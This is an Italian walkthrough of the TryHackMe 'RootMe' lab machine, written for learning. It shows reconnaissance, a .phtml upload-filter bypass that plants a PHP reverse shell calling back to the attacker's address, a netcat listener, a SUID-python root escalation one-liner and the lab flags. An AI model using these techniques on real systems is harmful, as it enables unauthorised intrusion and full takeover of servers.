

RootMe — TryHackMe Writeup

Target IP: 10.128.177.192

1. Reconnaissance

Scansione iniziale delle porte con nmap:

```
nmap -sS -sV -sC 10.128.177.192
```

```
(kali㉿kali)-[~]
$ nmap -sS -sV -sC 10.128.177.192
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-09 10:19 +0200
Nmap scan report for 10.128.177.192
Host is up (0.039s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 95:35:4a:28:25:7b:a4:8b:10:89:4f:8a:c7:80:3f:71 (RSA)
|   256 81:f9:45:9b:0f:a1:17:b6:6b:72:63:78:51:f2:4b:a5 (ECDSA)
|_  256 57:49:8f:3a:a7:07:48:93:43:4d:45:d1:e5:cc:89:e0 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-cookie-flags:
|   /:
|_    PHPSESSID:
|_    httponly flag not set
|_ http-title: HackIT - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.65 seconds
```

Risultato:

Porta	Servizio	Versione
22	SSH	OpenSSH 8.2p1 Ubuntu 4ubuntu0.13
80	HTTP	Apache 2.4.41 (Ubuntu)

Titolo pagina: "HackIT - Home"

2. Enumerazione Web

Directory brute-forcing con gobuster:

```
gobuster dir -u http://10.128.177.192 -w
/usr/share/seclists/Discovery/Web-Content/common.txt
```

```

(kali@kali)-[~/Desktop/cybersec/rootme]
$ gobuster dir -u http://10.128.177.192 -w /usr/share/seclists/Discovery/Web-Content/common.txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://10.128.177.192
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.8.2
[+] Timeout:            10s
=====
Starting gobuster in directory enumeration mode
=====
.htpasswd      (Status: 403) [Size: 279]
.hta           (Status: 403) [Size: 279]
.htaccess      (Status: 403) [Size: 279]
css            (Status: 301) [Size: 314] [→ http://10.128.177.192/css/]
index.php      (Status: 200) [Size: 616]
js             (Status: 301) [Size: 313] [→ http://10.128.177.192/js/]
panel          (Status: 301) [Size: 316] [→ http://10.128.177.192/panel/]
server-status  (Status: 403) [Size: 279]
uploads        (Status: 301) [Size: 318] [→ http://10.128.177.192/uploads/]
Progress: 4750 / 4750 (100.00%)

```


Directory/file trovati:

Path	Status	Note
/css/	301	
/js/	301	
/panel/	301	Pagina di upload file
/uploads/	301	Directory listing abilitato
.htpasswd , .htaccess	403	Accesso negato

3. Exploitation — Upload malevolo

3.1 Individuazione del form di upload

Il path `/panel/` espone un semplice form "Select a file to upload".



La directory `/uploads/` è inizialmente vuota:

← → ↻ 🏠 Not Secure http://10.128.177.192/uploads/ ☆ ⓘ ⌵

🌐 OffSec 🐧 Kali Linux 🗄️ Kali Tools 📄 Kali Docs 🌐 Kali Forums 🏹 Kali NetHunter 🔥 Exploit-DB 🔍 Google Hacking DB

Index of /uploads

Name	Last modified	Size	Description
🔗 Parent Directory		-	

Apache/2.4.41 (Ubuntu) Server at 10.128.177.192 Port 80

3.2 Primo tentativo (bloccato)

Caricamento di `php-reverse-shell.php` (script standard di pentestmonkey):

Select a file to upload:

Browse...

php-reverse-shell.php

Upload

Bloccato dal server con il messaggio:

Select a file to upload:

Browse... No file selected.

Upload

PHP não é
permitido!

PHP não é permitido!

Il filtro lato server blocca evidentemente l'estensione `.php`.


3.3 Bypass del filtro estensione

Rinominata la reverse shell con estensione alternativa che Apache esegue comunque come PHP: `php-reverse-shell.phtml`

Verifica del proprio IP VPN (interfaccia `tun0`) prima di modificare lo script:

```
kali@kali: ~/Desktop/cybersec/rootme
Session Actions Edit View Help
(kali@kali)-[~/Desktop/cybersec/rootme]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d7:78:8c brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 84973sec preferred_lft 84973sec
    inet6 fd17:625c:f037:2:6c1:3a26:df35:57a1/64 scope global temporary dynamic
        valid_lft 85961sec preferred_lft 13961sec
    inet6 fd17:625c:f037:2:a00:27ff:fed7:788c/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 85961sec preferred_lft 13961sec
    inet6 fe80::a00:27ff:fed7:788c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1380 qdisc noqueue state UP group default qlen 1000
    link/none
    inet 192.168.129.141/18 brd 192.168.191.255 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 fe80::4447:2c6e:cbee:6a76/64 scope link stable-privacy proto kernel_ll
        valid_lft forever preferred_lft forever
```


Modificati IP e porta nello script (variabili `$ip` e `$port`) per puntare alla propria macchina Kali:



```
40 // Use of stream_select() on file descriptors returned by proc_open() will
    fail and return FALSE under Windows.
41 // Some compile-time options are needed for daemonisation (like pcntl,
    posix). These are rarely available.
42 //
43 // Usage
44 // _____
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.129.141'; // CHANGE THIS
50 $port = 6767; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
```

```
$ip = '192.168.129.141'; // IP tun0 (VPN)
$port = 6767;
```

File pronto con le modifiche salvate:



```
40 // Use of stream_select() on file descriptors returned by proc_open() will
    fail and return FALSE under Windows.
41 // Some compile-time options are needed for daemonisation (like pcntl,
    posix). These are rarely available.
42 //
43 // Usage
44 // _____
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.129.141'; // CHANGE THIS
50 $port = 6767; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
```

Upload riuscito:

Select a file to upload:

No file selected.

O arquivo foi upado com sucesso!

[Veja!](#)

O arquivo foi upado com sucesso!

Confermato tramite directory listing su `/uploads/` :

Index of /uploads

Name	Last modified	Size	Description
----------------------	-------------------------------	----------------------	-----------------------------

 Parent Directory		-	
 php-reverse-shell.phtml	2026-09-09 08:33	5.4K	


Apache/2.4.41 (Ubuntu) Server at 10.128.177.192 Port 80

php-reverse-shell.phtml	2026-09-09 08:33	5.4K
-------------------------	------------------	------

3.4 Ottenimento della reverse shell

Listener in ascolto su Kali:

```
nc -lvnp 6767
```




```
kali@kali: ~/Desktop/cybersec/rootme
Session Actions Edit View Help
(kali@kali)-[~/Desktop/cybersec/rootme]
$ nc -lvnp 6767
listening on [any] 6767 ...
```

Trigger della shell visitando il file caricato dal browser:

```
http://10.128.177.192/uploads/php-reverse-shell.phtml
```


Connessione ricevuta:



```
(kali@kali)-[~/Desktop/cybersec/rootme]
$ nc -lvnp 6767
listening on [any] 6767 ...
connect to [192.168.129.141] from (UNKNOWN) [10.128.177.192] 53266
Linux ip-10-128-177-192 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64
GNU/Linux
08:34:28 up 23 min, 0 users, load average: 0.00, 0.00, 0.02
USER  TTY      FROM             LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
connect to [192.168.129.141] from (UNKNOWN) [10.128.177.192] 53266
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Conferma shell iniziale come **www-data**:



```
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ pwd
/
$
```

4. User Flag

Esplorazione della webroot:

```
cd /var/www
ls
cat user.txt
```

```

$ cd var
$ ls -la
total 56
drwxr-xr-x 14 root    root    4096 Aug  4 2020 .
drwxr-xr-x 24 root    root    4096 Sep  9 08:10 ..
drwxr-xr-x  2 root    root    4096 Aug 10 2025 backups
drwxr-xr-x 13 root    root    4096 Aug 10 2025 cache
drwxrwxrwt  2 root    root    4096 Feb  3 2020 crash
drwxr-xr-x 46 root    root    4096 Aug 10 2025 lib
drwxrwsr-x  2 root    staff   4096 Apr 24 2018 local
lrwxrwxrwx  1 root    root      9 Feb  3 2020 lock → /run/lock
drwxrwxr-x 11 root    syslog   4096 Sep  9 08:11 log
drwxrwsr-x  2 root    mail     4096 Feb  3 2020 mail
drwxr-xr-x  2 root    root     4096 Feb  3 2020 opt
lrwxrwxrwx  1 root    root      4 Feb  3 2020 run → /run
drwxr-xr-x  6 root    root     4096 Aug 10 2025 snap
drwxr-xr-x  4 root    root     4096 Feb  3 2020 spool
drwxrwxrwt  2 root    root     4096 Sep  9 08:10 tmp
drwxr-xr-x  3 www-data www-data 4096 Aug  4 2020 www
$ cd www
$ ls
html
user.txt
$ cat user.txt
THM{y0u_g0t_a_sh3ll}

```

User flag:

```
THM{y0u_g0t_a_sh3ll}
```

5. Privilege Escalation

5.1 Ricerca binari SUID

```
find / -perm -4000 -type f 2>/dev/null
```

```

$ find -perm -4000 -type f 2>/dev/null
./usr/lib/dbus-1.0/dbus-daemon-launch-helper
./usr/lib/snapd/snap-confine
./usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
./usr/lib/eject/dmccrypt-get-device [Size: 279]
./usr/lib/openssh/ssh-keysign [Size: 279]
./usr/lib/policykit-1/polkit-agent-helper-1 [Size: 279]
./usr/bin/newuidmap [Size: 314]
./usr/bin/newgidmap [Size: 616]
./usr/bin/chsh [Size: 313]
./usr/bin/python2.7 [Size: 316]
./usr/bin/at [Size: 279]
./usr/bin/chfn [Size: 318]
./usr/bin/gpasswd [Size: 100.00%]
./usr/bin/sudo
./usr/bin/newgrp
./usr/bin/passwd
./usr/bin/pkexec
./snap/core/8268/bin/mount
./snap/core/8268/bin/ping
./snap/core/8268/bin/ping6
./snap/core/8268/bin/su
./snap/core/8268/bin/umount
./snap/core/8268/usr/bin/chfn
./snap/core/8268/usr/bin/chsh
./snap/core/8268/usr/bin/gpasswd
./snap/core/8268/usr/bin/newgrp
./snap/core/8268/usr/bin/passwd
./snap/core/8268/usr/bin/sudo
./snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
./snap/core/8268/usr/lib/openssh/ssh-keysign
./snap/core/8268/usr/lib/snapd/snap-confine
./snap/core/8268/usr/sbin/pppd
./snap/core/9665/bin/mount
./snap/core/9665/bin/ping
./snap/core/9665/bin/ping6
./snap/core/9665/bin/su
./snap/core/9665/bin/umount
./snap/core/9665/usr/bin/chfn
./snap/core/9665/usr/bin/chsh
./snap/core/9665/usr/bin/gpasswd
./snap/core/9665/usr/bin/newgrp
./snap/core/9665/usr/bin/passwd
./snap/core/9665/usr/bin/sudo
./snap/core/9665/usr/lib/dbus-1.0/dbus-daemon-launch-helper
./snap/core/9665/usr/lib/openssh/ssh-keysign
./snap/core/9665/usr/lib/snapd/snap-confine
./snap/core/9665/usr/sbin/pppd
./snap/core20/2599/usr/bin/chfn
./snap/core20/2599/usr/bin/chsh
./snap/core20/2599/usr/bin/gpasswd
./snap/core20/2599/usr/bin/mount
./snap/core20/2599/usr/bin/newgrp
./snap/core20/2599/usr/bin/passwd
./snap/core20/2599/usr/bin/su
./snap/core20/2599/usr/bin/sudo
./snap/core20/2599/usr/bin/umount
./snap/core20/2599/usr/lib/dbus-1.0/dbus-daemon-launch-helper
./snap/core20/2599/usr/lib/openssh/ssh-keysign
./bin/mount
./bin/su

```

Tra i binari SUID standard di sistema, uno risulta anomalo:

```
./usr/bin/python2.7
```

Perché è "debole": un interprete come Python non ha mai il bit SUID attivo di default su un sistema pulito. La presenza del bit `s` (`-rwsr-xr-x root root`) su un binario general-

purpose come questo è un segnale immediato di misconfigurazione sfruttabile — verificabile facilmente su [GTFOBins](#).

5.2 Exploitation del SUID Python

Primo tentativo (fallito, resta www-data):

```
python -c 'import os; os.execle("/bin/sh", "sh")'
```

Motivo del fallimento: `/bin/sh` è collegato a `dash`, che rilascia automaticamente i privilegi SUID all'avvio per design di sicurezza.

Comando funzionante, con path assoluto e `os.setuid(0)` esplicito prima di lanciare una bash:

```
/usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```

```
$ /usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'
whoami
root
id
uid=0(root) gid=33(www-data) groups=33(www-data)
```

Risultato:

```
whoami
root
id
uid=0(root) gid=33(www-data) groups=33(www-data)
```

Privilege escalation a **root** riuscita.

6. Root Flag

```
cd /root
ls -la
```

```
cd root
pwd
/root
ls -la
total 44
drwx----- 7 root root 4096 Aug 10 2025 .
drwxr-xr-x 24 root root 4096 Sep 9 08:10 ..
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwx----- 2 root root 4096 Aug 4 2020 .cache
drwx----- 3 root root 4096 Aug 4 2020 .gnupg
drwxr-xr-x 3 root root 4096 Aug 4 2020 .local
-rw-r--r-- 1 root root 161 Jan 2 2024 .profile
drwx----- 2 root root 4096 Aug 10 2025 .ssh
-rw----- 1 root root 2122 Aug 10 2025 .viminfo
-rw-r--r-- 1 root root 26 Aug 4 2020 root.txt
drwx----- 3 root root 4096 Aug 10 2025 snap
```

```
cat root.txt
```

```
cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
```

Root flag:

```
THM{pr1v1l3g3_3sc4l4t10n}
```

7. Riepilogo tecniche usate

- Enumerazione porte/servizi: `nmap`
- Enumerazione directory web: `gobuster`
- Bypass filtro upload: estensione alternativa `.phtml` invece di `.php`
- Reverse shell: script PHP di `pentestmonkey` + `netcat` listener
- Privilege escalation: binario SUID `python2.7` non standard → `os.setuid(0)` + spawn di bash

8. Lezioni apprese

- I filtri di upload basati solo sull'estensione file (blacklist di `.php`) sono facilmente aggirabili con estensioni alternative eseguite comunque dal web server (`.phtml`, `.php5`, `.pht`).
- `/bin/sh` (dash) dropa i privilegi SUID automaticamente; per `privesc` via interprete serve invocare `setuid(0)` esplicitamente o usare `bash -p`.
